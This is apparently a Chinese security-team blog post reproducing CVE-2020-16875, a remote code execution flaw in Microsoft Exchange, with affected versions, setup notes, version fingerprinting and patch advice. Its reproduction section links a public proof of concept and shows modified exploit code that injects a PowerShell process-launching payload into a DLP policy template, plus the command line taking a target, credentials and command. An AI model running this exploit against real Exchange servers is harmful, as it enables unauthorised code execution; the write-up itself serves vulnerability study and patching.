

CVE-2020-16875: Microsoft Exchange RCE复现

原创 zhang0b Timeline Sec

2020-09-22原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者: zhang0b@Timeline Sec

本文字数: 727

阅读时长: 2~3min

声明: 请勿用作违法用途，否则后果自负

0x01 简介

Microsoft Exchange Server 是个消息与协作系统。Exchange server可以被用来构架应用于企业、学校的邮件系统或免费邮件系统。它还是一个协作平台。你可以在此基础上开发工作流，知识管理系统，Web系统或者是其他消息系统。

0x02 漏洞概述

由于对 cmdlet 参数的验证不正确，Microsoft Exchange服务器中存在一个远程执行代码漏洞。成功利用此漏洞的

攻击者可以在系统用户的上下文中运行任意代码。利用此漏洞需要拥有以某个Exchange角色进行身份验证的用户权限。

0x03 影响版本

Exchange Server 2016 CU17
Exchange Server 2016 CU16 (已测)
Exchange Server 2019 CU5
Exchange Server 2019 CU6

0x04 环境搭建

为

先放一个链接

<https://docs.microsoft.com/zh-cn/Exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019>

该链接包含exchange的安装包地址以及安装所需组件的地址以及安装全过程。

版本

Exchange Server 2016

按标题筛选

Exchange Server

Exchange 内容更新

Exchange Server 中的新增功能

Exchange Server 发行说明

体系结构

计划和部署

计划和部署

Exchange Server 系统要求

Exchange 系统必备

安装 Office Online Server

Active Directory

准备 AD 和域

部署新安装

安装累积更新

Exchange Server 可支持性矩阵

虚拟化

与 Charms 和 Start 屏幕的集成

下载 PDF

解关于它的详细信息, 请转到 [Microsoft Exchange Server 部署助理](#)。

开始前, 有必要了解什么?

- 验证 Active Directory 是否符合 Exchange 2016 (Exchange 2016 网络和目录服务器) 的要求。
- Windows Server 2012 和 Windows Server 2012 R2 的完全安装选项必须用于所有运行 Exchange 2016 服务器角色或管理工具的服务器。
- 一些必备项要求重启服务器才能完成安装。

① 备注

在将 Exchange 安装在服务器上时, 无法将 Windows 从一个版本升级到另一个版本, 或从 Standard 升级到 Datacenter。

- 验证 Exchange 2019 的受支持的操作系统 或 Exchange 2016 的受支持的操作系统。
- 确认计算机已加入相应的内部 Active Directory 域。
- 在计算机上安装最新的 Windows 更新。

💡 提示

遇到问题? 请访问 Exchange 论坛寻求帮助: [Exchange Server](#)。

此页面有帮助吗?

是 否

本文内容

开始前, 有必要了解什么?

用于准备 Active Directory 的 Exchange 2016 必备组件

Exchange 2016 的 Windows Server 2016 必备组件

Exchange 2016 的 Windows Server 2012 和 Windows Server 2012 R2 必备组件

Exchange 2016 管理工具的 Windows 客户端必备组件

Timeline Sec


0x05 漏洞复现

(1) 首先判断exchange版本

在outlook界面查看源代码，通过查看link标签中的数字与链接

<https://docs.microsoft.com/zh-cn/Exchange/new-features/build-numbers-and-release-dates?view=exchserver-2019>

中的内部版本号进行对比即可判断版本。由于官方文档中所列出的为各个主要发行版本，因此可能会出现link标签中的数值出现在两个版本中间的情况。



版本

Exchange Server 2019

按标题筛选

- Exchange Server
- Exchange 内容更新
- Exchange Server 中的新增功能
 - Exchange Server 中的新增功能
 - Exchange Server 中的削减内容
 - Exchange Server 更新
 - Exchange Server 内部版本号 and 发行日期**
 - Exchange Server 发行说明
- 体系结构
- 计划和部署
 - 计划和部署
 - Exchange Server 系统要求

下载 PDF

中运行以下命令。

```
PowerShell | 复制  
Get-ExchangeServer | Format-List Name, Edition, AdminDisplayVersion
```

产品名称	发布日期	内部版本号 (简短格式)	内部版本号 (长格式)
Exchange Server 2016 CU17	2020年6月16日	15.1.2044.4	15.01.2044.004
Exchange Server 2016 CU16	2020年3月17日	15.1.1979.3	15.01.1979.003
Exchange Server 2016 CU15	2019年12月17日	15.1.1913.5	15.01.1913.005
Exchange Server 2016 CU14	2019年9月17日	15.1.1847.3	15.01.1847.003
Exchange Server 2016 CU13	2019年6月18日	15.1.1779.2	15.01.1779.002
Exchange Server 2016	2019年2月12日	15.1.1713.5	15.01.1713.005

安装完成后可能会出现访问/owa或者/ecp目录为空白的现象，可能是由于服务没有开启，将exchange相关服务全部开启即可。

(2) 复现

POC下载地址：

<https://srcincite.io/pocs/cve-2020-16875.py.txt>

先简单更改下poc，在get_xml函数下面输入想要执行的命令，然后运行。

```
72 |
73 | def get_xml(c):
74 |     c="whoami >c:\2.txt" #这里输命令
75 |     return """<?xml version="1.0" encoding="UTF-8"?>
76 | <dlpPolicyTemplates>
77 | <dlpPolicyTemplate id="F7C29AEC-A52D-4502-9670-141424A83FAB" mode="Audit" state="Enabled" version="15.0.2.0">
78 | <contentVersion>4</contentVersion>
79 | <publisherName>si</publisherName>
80 | <name>
81 | <localizedString lang="en"></localizedString>
82 | </name>
83 | <description>
84 | <localizedString lang="en"></localizedString>
85 | </description>
86 | <keywords></keywords>
87 | <ruleParameters></ruleParameters>
88 | <policyCommands>
89 | <commandBlock>
90 | <![CDATA[ $i=New-object System.Diagnostics.ProcessStartInfo;$i.UseShellExecute=$true;$i.FileName="cmd";$i.Arguments="/c %s";$r=New-Object System
91 | </commandBlock>
92 | </policyCommands>
93 | <policyCommandsResources></policyCommandsResources>
94 | </dlpPolicyTemplate>
95 | </dlpPolicyTemplates>""" # c
```

Timeline Sec

python3 poc.py <target_ip> <user:pass> <cmd>

成功执行命令，生成2.txt文件



Timeline Sec

0x06 修复方式

寻找符合操作系统版本的漏洞补丁，并进行补丁下载安装。

参考链接：

<https://portal.msrc.microsoft.com/en-us/security-guidance/advisory/CVE-2020-16875>

<https://srcincite.io/pocs/cve-2020-16875.py.txt>



阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行

精选留言

用户设置不下载评论

[阅读全文](#)